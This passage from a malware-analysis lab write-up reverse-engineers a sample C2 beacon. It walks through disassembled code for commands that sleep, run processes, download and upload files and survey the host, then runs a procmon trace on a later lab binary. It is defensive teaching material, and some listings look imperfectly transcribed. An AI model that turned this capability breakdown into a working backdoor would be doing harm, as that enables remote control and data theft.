
This subroutine has a number of subroutines which are called; however, at a glance we can see that this is likely playing the role of posting the gathered data back to the C2, or making a GET request to it.

- sub_404B10



Based on the above strings and errors being called, we can assume this is receiving the response to our request and checking to see if it matches an expected valid HTTP response.

- sub_4015C0



Based on the above strings and what looks to be Base64 index_strings, we can assume this is Base64-encoding or decoding the response received from the C2 server.

At this point we have a good idea of what actions the Beacon will take prior to 'loc_402410' inevitably calling the switch table at 0x4025C8. We also know that the six entries in this switch table are likely six different actions to take based on the response received from the C2.

To find out what each of the switch entries does we can investigate them further.

- loc_402561

```

.text:00402561 loc_402561:                                     ; CODE XREF: .text:0040252A↑j
.text:00402561                                     ; .text:00402539↑j ...
.text:00402561                                     ; case 0x61
.text:00402562                                     ; operator delete(void *)
    push    esi
    call    ???@VAXPAX@Z
    mov     ecx, [ebp-0Ch]
    add     esp, 4
    mov     al, 1
    mov     large fs:0, ecx
    pop     edi
    pop     esi
    pop     ebx
    mov     esp, ebp
    pop     ebp
    retn


```

This is case 0x61, and from the above we can see that this looks to delete the object which called it, but nothing else.

- loc_402531

```
loc_402531:                ; DATA XREF: .text:off_4025C8↓
                          ; case 0x62
                          push    esi
                          mov     ecx, ebx
                          call   sub_4025E0
                          jmp     short loc_402561 ; case 0x61
```

This is case 0x62, and from the above we can see that this calls 'sub_4025E0' before executing case 0x61. Examining sub_4025E0 we can see that this looks to call atoi used in parsing a string into a number before this is passed to a 'sleep' API call.



This tells us that case 0x62 is likely designed to notify the beacon to sleep for a certain amount of time before checking back in for new commands.


- loc_402559

```
.text:00402559 loc_402559:                ; CODE XREF: .text:0040252A↑j
                          ; DATA XREF: .text:off_4025C8↓
                          ; case 0x63
                          push    esi
                          mov     ecx, ebx
                          call   sub_402F80

.text:00402561 loc_402561:                ; CODE XREF: .text:0040252A↑j
                          ; .text:00402539↑j ...
                          ; case 0x61
                          ; operator delete(void *)
                          push    esi
                          call    ???@YAXPAX0Z
                          mov     ecx, [ebp-0Ch]
                          add     esp, 4
                          mov     al, 1
                          mov     large fs:0, ecx
                          pop     edi
                          pop     esi
                          pop     ebx
                          mov     esp, ebp
                          pop     ebp
                          retn
```

Malware Analysis

This is case 0x63, and from the above we can see that this calls 'sub_402F80' before flowing into and executing case 0x61. Examining 'sub_402F80' we don't find much besides another call to 'sub_402EF0'. By looking at sub_402EF0, we can see that this looks to call CreateProcessA in order to run a command sent to it.




This tells us that case 0x63 is likely designed to start a process sent down from the C2 thus executing a command tasked to the beacon.

- loc_40253B

```
.text:0040253B
.text:0040253B loc_40253B: ; CODE XREF: .text:0040252A↑j
.text:0040253B ; DATA XREF: .text:off_4025C8↓o
.text:0040253B push esi ; case 0x64
.text:0040253C mov ecx, ebx
.text:0040253E call sub_402BA0
.text:00402543 jmp short loc_402561 ; case 0x61
.text:00402545 ;
```

Malware Analysis

This is case 0x64, and from the above we can see that this calls 'sub_402BA0' before executing case 0x61. Examining 'sub_402BA0' we can see that it calls 'sub_402A20' with some parameters including 'lpFileName'. If we look into what 'sub_402A20' is doing we see some familiar calls associated with connecting to the C2 and checking the response is valid.



In addition the above shows us evidence of a file being written to disk from the response received, and an error message associated with downloading a file.


This tells us that case 0x64 is likely designed to download a file from the C2.

- loc_402545

Malware Analysis

```
.text:00402545 loc_402545: ; CODE XREF: .text:0040252A↑j  
.text:00402545 ; DATA XREF: .text:off_4025C8↓o  
.text:00402545 ; case 0x65  
push esi  
mov ecx, ebx  
call sub_402C70  
jmp short loc_402561 ; case 0x61
```

This is case 0x65, and from the above we can see that this calls 'sub_402C70' before executing case 0x61. Examining 'sub_402C70' we can see that it calls 'sub_4027E0'. If we look into what 'sub_4027E0' is doing we can see a call to CreateFileA which in this instance looks to be getting a handle on a file before its bytes are read in a looping function and it is uploaded to the C2.



This tells us that case 0x65 is likely designed to upload a file to the C2.

- loc_40254F

Malware Analysis

```
.text:0040254F  
.text:0040254F loc_40254F: ; CODE XREF: .text:004025A1j  
.text:0040254F ; DATA XREF: .text:off_4025C8↓o  
push esi ; case 0x66  
mov ecx, ebx  
call sub_402D30  
jmp short loc_402561 ; case 0x61  
.text:00402550  
.text:00402552  
.text:00402557  
.text:00402559
```

This is case 0x66, and from the above we can see that this calls 'sub_402D30' before executing case 0x61. Examining 'sub_402D30' we find that this looks to be gathering information about the machine it is being run on which will be sent back to the C2.

The screenshot shows a debugger window with assembly code for sub_402D30. The code is as follows:

```
loc_402DC1:  
lea ecx, [esp+204h+var_1FC]  
lea edx, [esp+204h+var_1F0]  
push ecx ; nSize  
push edx ; lpBuffer  
call ds:GetComputerNameA  
test eax, eax  
jnz short loc_402DF2  
push offset aErrorConductin ; "Error conducting machine survey"  
lea ecx, [esp+208h+var_1DC]  
call sub_403910  
lea eax, [esp+204h+var_1DC]  
push offset unk_411150  
push eax  
call _CxxThrowException@8 ; _CxxThrowException(x,x)  
loc_402DF2:  
mov ecx, 25h  
xor eax, eax  
lea edi, [esp+204h+VersionInformation]  
push ebx  
rep stosd  
lea ecx, [esp+208h+VersionInformation]  
push esi  
push ecx ; lpVersionInformation  
mov [esp+210h+VersionInformation.dwOSVersionInfoSize], 00h  
call ds:GetVersionExA ; Get extended information about the  
 ; version of the operating system  
call ds:GetSystemDefaultLCID  
push 400h ; size_t  
mov esi, eax  
call _malloc  
mov edx, [esp+210h+VersionInformation.dwMinorVersion]  
mov ebx, eax  
mov eax, [esp+210h+VersionInformation.dwMajorVersion]  
push esi  
push edx  
lea ecx, [esp+218h+var_1F0]  
push eax  
lea edx, [esp+21Ch+Buffer]  
push ecx  
push edx  
push offset aUserSHostSMajo ; "user=%s, host=%s, Major Version=%d, Min"...  
push ebx ; char *  
call _sprintf  
mov edi, ebx  
or ecx, 0FFFFFFFh  
xor eax, eax
```

This tells us that case 0x66 is likely designed to profile a system and send the information back to the C2.

v-What is the purpose of this program?

If we view 'sub_401EE0' which is run after taking the config.dat file as a parameter.

```

push  offset FileName ; "config.dat"
call  sub_401EE0
mov   esi, eax
jmp   short loc_403C2D

```

We can see this is once again creating an exception object, in addition to specifying the resources which are present for commands to be retrieved from the C2.

```

sub_401EE0 proc near
var_10= dword ptr -10h
var_C= dword ptr -0Ch
var_4= dword ptr -4
arg_0= dword ptr 4

push  0FFFFFFFh
push  offset loc_40E82B
mov   eax, large fs:0
push  eax
mov   large fs:0, esp
push  ecx
push  esi
mov   esi, ecx
push  104h
call  ???@YAPAXI@Z ; operator new(uint)
add   esp, 4
mov   [esp+14h+var_10], eax
test  eax, eax
mov   [esp+14h+var_4], 0
jz    short loc_401F24

mov   ecx, [esp+14h+arg_0]
push  ecx
mov   ecx, eax
call  sub_403180
jmp   short loc_401F26

loc_401F24:
xor   eax, eax

loc_401F26:
mov   ecx, [esp+14h+var_C]
mov   [esi], eax
mov   dword ptr [esi+10h], offset aIndex_html ; "/index.html"
mov   dword ptr [esi+14h], offset aInfo_html ; "/info.html"
mov   dword ptr [esi+18h], offset aResponse_html ; "/response.html"
mov   dword ptr [esi+1Ch], offset aGet_html ; "/get.html"
mov   dword ptr [esi+20h], offset aPut_html ; "/put.html"
mov   dword ptr [esi+24h], offset aSrv_html ; "/srv.html"
mov   dword ptr [esi+28h], 'TOCI'
mov   dword ptr [esi+2Ch], 'ASGD'
mov   eax, esi
pop   esi
mov   large fs:0, ecx
add   esp, 10h
retn  4
sub_401EE0 endp

```

We also know that this sends a beacon to the C2 and has a number of operations which could occur based on the C2 server response including:

- Notifying the beacon to sleep for a specified number of seconds.
- Notifying the beacon to start an arbitrary process.


Malware Analysis

- Notifying the beacon to download a file from the C2.
- Notifying the beacon to upload a file to the C2.
- Notifying the beacon to profile a system and send the information back to the C2.

g- Analyze the code in *Lab21-01.exe*

i-What happens when you run this program without any parameters?

If we attempt to run this in a x86 (32-bit) OS, we're presented with an error message that it is not compatible with this version of windows as it has been compiled for a 64-bit OS.




Attempting to run this in a 64-bit OS with a tool such as procmon running reveals that it simply exits and doesn't do anything of interest.

Time	Process Name	PID	Operation	Path
2:03:1...	Lab21-01.exe	2468	Process Start	
2:03:1...	Lab21-01.exe	2468	Thread Create	
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Users\User\Desktop\BinaryCollection\Chapter_21\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\ntdll.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\Prefetch\LAB21-01.EXE-F0E4D618.pf
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Users\User\Desktop\BinaryCollection\Chapter_21\
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\kernel32.dll
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\KernelBase.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\conhost.exe
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\conhost.exe
2:03:1...	Lab21-01.exe	2468	Process Create	C:\Windows\System32\Conhost.exe
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\KernelBase.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\KernelBase.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\kernel32.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	QueryBasicInfor...	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Users\User\Desktop\BinaryCollection\Chapter_21\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\ntdll.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\kernel32.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\KernelBase.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\apppatch\sysmain.sdb
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Users\User\Desktop\BinaryCollection\Chapter_21\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\apppatch\sysmain.sdb
2:03:1...	Lab21-01.exe	2468	QueryBasicInfor...	C:\Windows\apppatch\sysmain.sdb
2:03:1...	Lab21-01.exe	2468	QueryBasicInfor...	C:\Users\User\Desktop\BinaryCollection\Chapter_21\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Users\User\Desktop\BinaryCollection\Chapter_21\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	QueryBasicInfor...	C:\Users\User\Desktop\BinaryCollection\Chapter_21\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\ws2_32.dll
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\vpccrt4.dll
2:03:1...	Lab21-01.exe	2468	Thread Create	
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\vpccrt4.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\ws2_32.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\ws2_32.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Users\User\Desktop\BinaryCollection\Chapter_21\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	Thread Exit	
2:03:1...	Lab21-01.exe	2468	Thread Exit	
